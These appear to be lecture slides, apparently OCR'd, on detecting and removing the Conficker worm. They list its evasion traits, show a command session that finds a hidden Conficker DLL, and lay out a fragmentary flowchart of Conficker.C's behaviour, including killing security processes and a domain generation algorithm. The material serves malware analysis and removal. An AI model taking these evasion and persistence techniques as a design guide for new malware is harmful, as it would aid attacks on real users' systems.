
Microsoft License

Microsoft Visual Studios

Removal of Conficker


- Conficker detects removal tools and tries to avoid removal
- Conficker code is packed (polymorphic) on the network or in the file system
- However, on the target computer the code is unpacked while running
  - Easier to detect running processes
- The code is stored under random file names
  - not fully random (depends on the variant)
- Special flags and security settings on the file are used
- Every instance should be removed to avoid re-infection
- A trick: Conficker uses OS mutexes to avoid running multiple instances. The mutex generation is based on CRC. Might be used to avoid re-infections.

Hidden Conficker file



```
C:\Python25>python.exe
>>> f=file("c:/windows/system32/syyisl.dll","r")

IOError: [Errno 13] Permission denied: 'c:/windows/system32/syyisl.dll'


C:\Python25>dir c:\windows\system32\syyisl.dll
 Directory of c:\windows\system32

File Not Found

C:\Python25>dir /ah c:\windows\system32\syyisl.dll
 Directory of C:\WINDOWS\system32

08/04/2004  01:00 PM           171,376 syyisl.dll
               1 File(s)        171,376 bytes
```

Conficker.C



Start

Setup Logic

Mutex Check

found

Exit

DNS patch

Netapi32.dll patch

Spawn Thread

Kill restore points

Install DLL

Cloak Reg/File Mods

DLL size check

mismatch

Exit

Spawn Conficker

As remote thread

Netsvc / Svchost

Random Sleep

Period

Security Product Terminators

Disable Update/ Security Services

Spawn Thread

Terminate Security Processes

sleep 1 sec

Anti-Debug Logic

P2P Logic

Peer to Peer Protocol

If binary

P2P Win32 EXE Download Digital Sig Validation

HTTP Date Checks

Other Logic

Internet Rendezvous Logic

If Date >= 1 Apr 09

Domain Generation Algorithm (50K names)

Select and Query 500 Random Domains

Win32 Download Digital Sig Validation

Sleep 24hrs If no avail binary

If binary

http://mtc.sri.com/Conficker/addendumC/

Thank you for your attention